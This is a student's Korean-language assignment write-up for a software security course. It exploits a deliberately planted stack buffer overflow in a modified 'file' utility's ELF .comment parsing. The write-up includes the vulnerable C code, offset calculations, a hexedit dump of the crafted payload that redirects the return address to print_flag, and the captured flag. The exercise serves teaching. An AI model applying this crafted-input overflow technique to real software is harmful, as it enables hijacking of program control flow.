COSE451 소프트웨어보안

Assignment 3: Stage5_SOS

이정민/컴퓨터학과/2023320060/고려대학교

Introduction of Assignment3

주어진 과제는 제시된 Target repo인 https://github.com/ksyang/file를 분석하고 취약점을 찾아 exploit을 하는 것이다. 과제 수행을 위해서 hexedit을 사용하였으며, test.o 파일을 복사한 후 직접 수정하였다.

Stage5_SOS 분석

이번 과제를 수행하기에 앞서 우선 교수님께서 제공해주신 힌트 두 가지를 주의깊게 살펴보았다.

- I assume everyone has already identified where the malicious code was inserted. This demonstrates that it is not necessary to fully understand the entire ELF file structure.
- *The intended attack method is to exploit a stack-based buffer overflow vulnerability in the* comment *variable, and overwrite the RET of the* doshn *function to the address of the* print_flag *function*

힌트를 통해서 알 수 있었던 것은 '1) ELF 파일의 전체 구조를 세세하게 파악하지 않고, 취약점이 있는 부분을 중점적으로 살펴보면 된다. 2) exploit을 수행할 때 comment 변수를 대상으로 한 오버플로우 공격을 통해 doshn 함수의 RET 주소를 print_flag 함수의 주소로 덮으면 된다.' 이다.

가장 먼저 오버플로우가 어떤 방식으로 발생할 수 있을지를 파악하기 위해서 github repo의 file/src/readelf.c 코드를 분석하였고, 이를 통해서 취약점이 존재하는 코드를 찾아낼 수 있었다.

```
if (strcmp(name, ".comment") == 0) {
    if (xsh_size < sizeof(comment)) {
        char c;
        int idx = 0;
        int version_start = 0;

        while (pread(fd, &c, 1, xsh_offset + idx) == 1) {
            if (c == '(')
                version_start = idx+1;
            else if (c == ')')
                break;
            else if (version_start != 0) {
                comment[idx-version_start] = c;
            }
            idx++;
        }
        comment[idx-version_start] = '\0';

        if (file_printf(ms, ", os/compiler version => [%s]", comment) == -1)
            return -1;
    }
}
```

위 code는 doshn 함수 내부에 존재하는 code 조각으로 exploit의 방향성을 확고히 할 수 있었다. 우선적으로 분석한 결과는 아래와 같다.

[코드의 실행 흐름]

1. .comment 섹션을 발견하면, pread()함수를 이용하여 해당 섹션의 시작 오프셋(xsh_offset)부터 한 바이트씩 읽는다.
2. 여는 괄호 '('를 만나면 괄호 내부 문자열의 시작 인덱스를 기록한다.
3. pread()로 읽은 문자들을 'idx-version_start' 인덱스 기준으로 comment[]에 채워 넣는다.
4. 그 이후부터 닫는 괄호 ')'를 만나기 전까지의 문자를 comment[] 배열에 저장한다.
5. 괄호 닫힘을 만나면 버퍼에 null-terminator를 삽입하여 C 스타일 문자열을 완성하고, 이를 출력한다.

[취약점 분석]

1. comment[] 버퍼는 크기가 128로 고정되어 있지만, 문자열의 길이에 대한 별도 검증 없이 pread()를 통해 임의의 크기만큼 반복적으로 채워진다.
2. 특히 괄호 내부 문자열이 128 바이트를 초과하면, comment 배열에 버퍼 오버플로우가 발생하여 이후의 스택 데이터를 덮을 수 있다.
3. 실제 RET 값을 덮는 데까지 필요한 정확한 payload를 삽입하면, print_flag() 주소를 RET로 덮어 실행 흐름을 하이재킹할 수 있다.

분석을 통해서 앞으로의 exploit 방향성을 설정할 수 있었다.

[exploit 방향성]

1. .comment 섹션 내 문자열에 "(" + DDD... + [RET 주소: print_flag함수의 주소] 형식의 페이로드 삽입
2. 문자열 삽입 과정의 인덱스 계산에 사용되는 'idx, version_start' 변수들은 payload로 덮힐 경우 함수의 동작이 의도하지 않은 방향으로 나아갈 수 있기 때문에 다르게 처리가 필요

위 방향성을 바탕으로 본격적인 exploit을 진행하였다.

Stage5_SOS exploit

우선 exploit을 위한 payload 및 offset을 계산하기 위해서 file에 사용된 방어 기법을 먼저 파악하였다.

스택 카나리(CANARY), FORTIFY, PIE(Position Independent Executable) 옵션이 모두 비활성화되어 있어 버퍼 오버플로우, 포맷 스트링 공격, ROP(Return-Oriented Programming) 공격 등에 취약하다. 또한

RELRO(Relocation Read-Only)는 Partial 수준으로만 적용되어 있어 GOT(Global Offset Table) 영역의 완전한 보호가 이루어지지 않으며, 이는 GOT overwrite 공격 가능성을 남긴다. 다만, NX(Non-eXecutable) 비트는 활성화되어 있어 스택 영역에서 직접적인 쉘코드 실행은 차단된다. 위 결과를 통해서 교수님께서 제공해주신 힌트 2번이 더 확실시되었다. 이후에는 payload를 삽입할 위치를 파악하기 위해서 .comment section의 주소를 확인하였다.

```
potato@DESKTOP-MCD8DOE:/mnt/c/Users/a2349/OneDrive/바탕 화면/KoreaUniv/Course/25-1/소프트웨어보안/과제3$ objdump -h test.o | grep '\.comment'
 26 .comment      0000002b  0000000000000000  0000000000000000  00003010  2**0
```

```
potato@DESKTOP-MCD8DOE:/mnt/c/Users/a2349/OneDrive/바탕 화면/KoreaUniv/Course/25-1/소프트웨어보안/과제3$ objdump -h test.o | grep '\.comment'
26 .comment 0000002b 0000000000000000 0000000000000000 00003010 2**0
```

위 결과를 통해서는 payload의 삽입을 0x3010 위치에 진행해야 함을 알아낼 수 있었다.

다음으로 진행한 것은 가장 중요한 과정인 payload 구성이다. payload 구성을 위해서는 각 변수들 사이, 그리고 주소들 사이의 offset을 구하는 것이 가장 중요했다. 정확한 offset을 구하기 위해서 사용한 것은 과제 파일에 있던 doshn stack frame의 구조도이다. 이를 사용하여 offset을 계산하는 아주 간단한 python code를 작성하였다. 또한, test.o 파일을 patched 라는 이름으로 복사한 후 직접 수정하였기 때문에 payload의 개수가 정확한 지 확인하는 계산 과정도 포함하였다.

```python
eq1 = 0xf0 - 0x48 # comment와 version_start

eq2 = 0xf0 - 0x00 # comment와 RBP 까지의 거리
# 실제 RET는 위 주소 차이에서 RBP의 크기인 8을 더해야 한다.

eq3 = 0x3010 - 0x3108 # comment와 RET 주소까지의 거리

validation = 0x30B9 - 0x3010 # comment 시작과 version_start 까지 패딩 갯수
# '(' 포함이므로 169여야 정상

validation2 = 0x3109 - 0x3010 # comment 시작과 RET 까지 패딩 갯수
# '(' 포함이므로 249여야 정상

print(eq1)
print(eq2)
print(validation)
print(validation2)
```

```
PS C:\Users\a2349\OneDrive\바탕 화면\KoreaUni
어보안/과제3/cal.py"
168
240
169
249
```

이렇게 구한 offset을 활용하여 payload를 아래처럼 구성하였다.

```
"(" + D * 168 + 01 00 00 00 + AD 00 00 00 + D *72 + &print_flag()
```

마지막으로 patched 파일을 수정하기 위해서 print_flag() 함수의 주소를 파악하였다.


```
gdb-peda$ print &print_flag
$1 = (void (*)(void)) 0x4241f2 <print_flag>
```

이로써 최종 payload를 구성하여 patched 파일을 hexedit으로 수정하였다.

```
00003000   00 00 00 00  00 00 00 00  08 40 00 00  00 00 00 00  .........@......
00003010   28 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  (DDDDDDDDDDDDDDD
00003020   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003030   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003040   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003050   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003060   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003070   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003080   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003090   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
000030A0   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
000030B0   44 44 44 44  44 44 44 44  44 01 00 00  00 AD 00 00  DDDDDDDDD......
000030C0   00 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  .DDDDDDDDDDDDDDD
000030D0   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
000030E0   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
000030F0   44 44 44 44  44 44 44 44  44 44 44 44  44 44 44 44  DDDDDDDDDDDDDDDD
00003100   44 44 44 44  44 44 44 44  44 F2 41 42  00 00 00 00  DDDDDDDDD.AB....
00003110   00 00 00 00  00 00 00 00  00 00 00 2C  00 00 00 02  ...........,....
```

이외에도 버퍼 오버플로우가 발생하려면 .comment 섹션의 실제 내용뿐 아니라 해당 섹션의 크기를 나타내는 sh_size 필드도 함께 조작해야 한다. 이는 doshn() 함수 내부에서 'xsh_size < sizeof(comment)' 조건을 만족해야만 comment[] 버퍼에 문자열 복사가 이루어지기 때문이다. 따라서 .comment 섹션의 sh_size 값을 128 이상으로 수정함으로써 전체 페이로드가 정상적으로 복사되도록 유도하였다.

이렇게 완성한 파일을 제출 서버에 업로드하여 아래처럼 플래그를 얻어낼 수 있었다.



FLAG

FLAG{W4nt_2_find_ur_0wn_vuln_in_real_world?_visit[ssp.korea.ac.kr]!}

과제 수행 후 느낀점

이번 과제를 수행하며 가장 크게 느낀 점은 현실 세계에서의 취약점을 찾고 이를 exploit 하는 것은 이론적으로만 배워왔던, 또 과제에서 수행했던 것들과 다소 많이 다르다는 것이다. 최근 있었던 OS 차원의 취약점으로 인한 아이폰 IOS 업데이트와 백도어 공격으로 인해 수천만명의 정보가 해킹된 SKT 사태까지 보안의 중요성이 높아지고 있는 시점에서 앞으로의 보안이 어떤 방향으로 나아가야 할지에 대한 고민을 해보게 되었다. Exploit을 하는 과정이 매우 힘들고 어려웠지만, 이 과정에서 고민해본 것들이 앞으로의 진로 및 나아갈 길에 있어 큰 도움이 되리라 생각한다.